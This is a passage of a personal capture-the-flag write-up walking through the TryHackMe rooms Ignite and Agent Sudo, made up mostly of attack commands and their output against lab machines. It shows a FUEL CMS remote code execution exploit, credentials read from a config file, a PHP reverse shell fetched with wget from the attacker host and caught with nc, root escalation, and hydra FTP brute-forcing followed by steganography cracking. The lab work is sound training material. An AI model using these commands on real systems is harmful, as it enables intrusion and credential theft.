1g 0:00:02:26 DONE (2024-04-02 02:30) 0.006820g/s 1636p/s 1636c/s 1636C/s lovelife07..lossims
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Winner winner



Task 3; Ignite - https://tryhackme.com/room/ignite


Nmapping target again

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn 10.10.177.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 03:06 EDT
Nmap scan report for 10.10.177.140
Host is up (0.17s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.72 seconds
```

Got nothing so I used my browser, and saw this information;

To access the FUEL admin, go to:
http://10.10.177.140/fuel
User name: **admin**
Password: **admin** (you can and should change this password and admin user information after logging in)


Found nothing searched on exploit-db;



Downloaded Remote Code Execution(3)

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python fuel_exploit.py -u http://10.10.177.140
[+]Connecting...
Enter Command $whoami
systemwww-data

Enter Command $
```

We are in so lets do something with this;



Found this on the page so I am going to access the information in this file;

```
Enter Command $cat fuel/application/config/database.php
system<?php
```

...

```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);
```

Configured Reverse Shell script

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.2.9.196';  // CHANGE THIS
$port = 4292;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Setup webserver to be able to give the reverse shell to the target.

```
┌──(kali㉿kali)-[~/Tools/php-reverse-shell-1.0]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Grabbed reverse shell from attacker webserver

```
Enter Command $wget http://10.2.9.196/php-reverse-shell.php
system
```

Had a weird glitch where it would repeat multiple times.


```
┌──(kali㉿kali)-[~/Tools/php-reverse-shell-1.0]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.177.140 - - [03/Apr/2024 03:23:06] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:06] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:07] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:07] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:08] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:08] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:09] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:09] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:10] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:10] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:11] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:11] "GET /php-reverse-shell.php HTTP/1.1" 200 -
10.10.177.140 - - [03/Apr/2024 03:23:12] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

```
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
php-reverse-shell.php
php-reverse-shell.php.1
php-reverse-shell.php.10
php-reverse-shell.php.11
php-reverse-shell.php.12
php-reverse-shell.php.2
php-reverse-shell.php.3
php-reverse-shell.php.4
php-reverse-shell.php.5
php-reverse-shell.php.6
php-reverse-shell.php.7
php-reverse-shell.php.8
php-reverse-shell.php.9
robots.txt
```

Nonetheless, we set up our listener ready to capture the shell;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 4292
listening on [any] 4292 ...
```

We run the reverse shell script through the browser and we can see we capture the shell!



ARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)


We Priv Esc with the password we grabbed earlier from the .db file.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 4292
listening on [any] 4292 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.177.140] 40292
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC
 2019 x86_64 x86_64 x86_64 GNU/Linux
 00:28:48 up 23 min,  0 users,  load average: 1.07, 1.00, 0.67
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ whoami
whoami
www-data
www-data@ubuntu:/$ su root
su root
Password: mememe
root@ubuntu:/#
```

We Grab the flag

```
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
```


Success!




Task 4; Agent Sudo - https://tryhackme.com/room/agentsudoctf
You know the drill, but we nmap it if you don't;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn 10.10.105.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 20:56 EDT
Nmap scan report for 10.10.105.115
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.15 seconds
```

Then we check the website with our browser;




Ok so let's figure out who the other agents are, beside Agent R;




Send to intruder and enumerate the user-agent, Seeing that there are 25 employees just like 25 letters lets try that;

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: §R§
Accept: text/html,applicatior
```


Using the repeater, sniper we can send each letter as a payload;




We got a hit with Agent C;



Agent_c got a file called attention. Let's read that;



Weak password you say?



Hail hydra, I want access to ftp;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.105.115
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-03 21:29:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.105.115:21/
[STATUS] 242.00 tries/min, 242 tries in 00:01h, 14344157 to do in 987:54h, 16 active
[21][ftp] host: 10.10.105.115   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-03 21:31:04
```

Now we are in;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.105.115
Connected to 10.10.105.115.
220 (vsFTPd 3.0.3)
Name (10.10.105.115:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52029|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||38934|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |***************************************************************************|   217       51.41 KiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.19 KiB/s)
ftp> get cut
cute-alien.jpg  cutie.png
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||64276|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |***************************************************************************| 33143       93.26 KiB/s    00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (62.33 KiB/s)
^[[Af
ftp> get cutie.jpg
local: cutie.jpg remote: cutie.jpg
229 Entering Extended Passive Mode (|||24340|)
550 Failed to open file.
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||31475|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |***************************************************************************| 34842       96.29 KiB/s    00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (59.49 KiB/s)
ftp>
```

There is a text doc here what does it say?

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow
 stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

Steganography!

```
┌──(kali㉿kali)-[~/Downloads]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name:
To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22


┌──(kali㉿kali)-[~/Downloads]
└─$ ls
 a.py                    ghidra_11.0.1_PUBLIC_20240130.zip            mimikatz_trunk.zip
 big.txt                'google-chrome-stable_current_amd64(1).deb'   mysql_bakup_20191129023059-1.5.1.sql
 C3ed469ehio             google-chrome-stable_current_amd64.deb       OnoxfvIY.html
 cute-alien.jpg          google-chrome-stable_current_amd64.deb.1     php-reverse-shell-1.0.tar.gz
 cutie.png               google-chrome-stable_current_x86_64.rpm      php-reverse-shell.php
 _cutie.png.extracted    hash.txt                                     Reng0.ovpn
 CVE-2019-17662          ImmunityDebugger_1_85_setup.exe              To_agentJ.txt
 fuel_exploit.py         LinEnum                                      Training
```


There is a whole file in here;

```
┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ zip2john 8702.zip > john.zip

┌──(kali㉿kali)-[~/Downloads/_cutie.png.extracted]
└─$ john john.zip
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2024-04-03 21:41) 0.6711g/s 29989p/s 29989c/s 29989C/s ilovegod..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

That is totally a hash for something;

```
1 Agent C,
2
3 We need to send the picture to 'QXJlYTUx' as soon as possible!
4
5 By,
6 Agent R
7
```

Yep it was Base64;



Now we have the password to the jpg;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

┌──(kali㉿kali)-[~/Downloads]
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Now we have ssh password;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh james@10.10.105.115
The authenticity of host '10.10.105.115 (10.10.105.115)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.105.115' (ED25519) to the list of known hosts.
james@10.10.105.115's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Apr  4 01:50:27 UTC 2024

  System load:  0.0               Processes:           98
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 17%               IP address for eth0: 10.10.105.115
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

Let’s pick up an easy flag;

